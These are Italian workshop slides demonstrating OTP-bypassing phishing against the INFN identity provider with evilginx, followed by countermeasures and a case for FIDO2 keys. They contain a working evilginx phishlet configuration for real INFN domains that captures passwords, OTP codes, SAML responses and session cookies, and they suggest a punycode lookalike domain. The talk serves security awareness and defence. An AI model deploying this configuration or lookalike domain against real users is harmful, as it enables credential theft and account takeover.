Dimostrazione di phishing di 2fa contro IdP INFN AAI

Vincenzo Ciaschini

Workshop CCR

26-30/5/2025 – La Biodola

Scaletta


- Demo
- Spiegazione
- Contromisure

DEMO

Tecnica usata

- Man-in-the-Middle forzato
  - Noto anche come reverse proxy

portale.infn.totally-honest.com
portale.dsi.infn.it


evilginx
portale.infn.totally-honest.com
portale.dsi.infn.it

Evilginx

- Software open source
  - https://github.com/kgretzky/evilginx2
  - Licenza BSD 3
- Automatizza la creazione ed il funzionamento di un reverse proxy mirato al phishing
- Documentazione “scadente”
  - Sono il re degli eufemismi ☺

Difficolta’

- Bassa
- Un pomeriggio di lavoro
- Per lo piu’ impegnato ad interpretare una documentazione pensata per vendere il corso…

Infn.yaml

```
name: 'INFN'
min_ver: '3.0.0'
proxy_hosts:
  - {phish_sub: '', orig_sub: '', domain: 'infn.it', session: true, is_landing: true}
  - {phish_sub: 'portale', orig_sub: 'portale', domain: 'dsi.infn.it'}
  - {phish_sub: 'idp', orig_sub: 'idp', domain: 'infn.it', session: true}
  - {phish_sub: 'godiva', orig_sub: 'godiva', domain: 'dsi.infn.it', session: true}

sub_filters:
  - {triggers_on: 'portale.dsi.infn.it', hostname: 'portale.dsi.infn.it', orig_sub: 'portale', domain: 'dsi.infn.it', search: '{hostname}', replace: '{hostname}', mimes: ['text/html', 'text/javascript', 'application/json',
'application/javascript']}
  - {triggers_on: 'godiva.dsi.infn.it', hostname: 'godiva.dsi.infn.it', orig_sub: 'godiva', domain: 'dsi.infn.it', search: '{hostname}', replace: '{hostname}', mimes: ['text/html', 'text/javascript', 'application/json',
'application/javascript']}
credentials:
  username:
    key: 'user'
    search: '(.*)'
    type: 'post'
  password:
    key: 'PASK'
    search: '(.*)'
    type: 'post'
  custom:
    - key: '^otp$'
      search: '(.*)'
      type: 'post'
    - key: 'SAMLResponse'
      search: '(.*)'
      type: post

auth_tokens:
  - domain: 'godiva.dsi.infn.it'
    keys: ['JSESSIONID']
    type: 'cookie'

login:
  domain: 'portale.dsi.infn.it'
  path: '/'
```

Requisiti

- Banali
- Un host
- Capacita’ di aggiungere record ad un dominio

Contromisure

Sul serio?

SI!

- Non e’ stata sfruttata chissa’ quale debolezza dell’AAI INFN
  - Che invece, con la sua struttura a doppio domino complica la vita
  - E con l’associazione del cookie di sessione ad uno specific IP limita notevolmente quello che si puo’ fare avendolo catturato
- E’ un problema intrinseco dell’OTP usato come doppio fattore
  - Sono vulnerabili anche Microsoft, Google, Amazon, etc…
  - E il phishlet non e’ solo scaricabile, ma anche tenuto aggiornato

Intrinseco?

- Si
- Se si rimane nella stessa sessione di un browser, questa puo’ essere compromessa in un solo colpo.
- L’ostacolo e’ puramente tecnico
  - Tradurre domini (originale/phishing)
  - Tradurre cookie
  - Serve fondamentalmente un server web dedicato e malevolo.
- Risolti da evilginx

Mitigazioni

- Evitare il proxying
  - L’unico metodo attualmente noto e’ via javascript
- Avvisare l’utente
  - Per esempio indicando l’IP da cui ci si collega
- Ma…
  - Il proxy puo’ tranquillamente riscrivere o cancellare la parte interessata
  - Gia supportati di default search/replace nel testo delle pagine e l’iniezione di javascript
  - Nessun dubbio sul fatto che altre tecniche verranno supportate se necessario
    - Evilginx e’ open source

- E a scanso di equivoci:
- portale.infn.totally-honest.com era a scopo “didattico”
- Se avessi fatto sul serio, avrei usato portale.dsi.xn—nfn-mma.it
- Meglio noto come portale.dsi.ìnfn.it
- Ovvero, con dimensione “normale”
  - portale.dsi.ìnfn.it

Contromisure

- Insegnare agli utenti ad accorgersi del phishing
  - E magari disabilitare punycode
- Ovvero, considerate le segnalazioni che vediamo via CSIRT..
  - Una pia speranza

Alternative?

- Per esempio, usare un doppio fattore “vero”
- Chiavetta USB
  - E se si usa firefox o safari si e’ in una botte di ferro
    - FIDO2 (WebAuthn) e U2F hanno passaggi di attestazione remota che rendono questo attacco non funzionale
  - E Chrome ?
    - Questi supportano WebUSB che permettono l’accesso diretto
    - Ergo, phishabile
    - Ci sono protezioni che disabilitano WebUSB contro certe classi di dispositivi… Ma sono configurabili
  - Edge ?
    - Lo stato del supporto a WebUSB non e’ chiaro

Ringraziamenti

- Voglio ringraziare Francesco Serafini della DSI per il supporto fornitomi su godiva e portale.

Domande?

?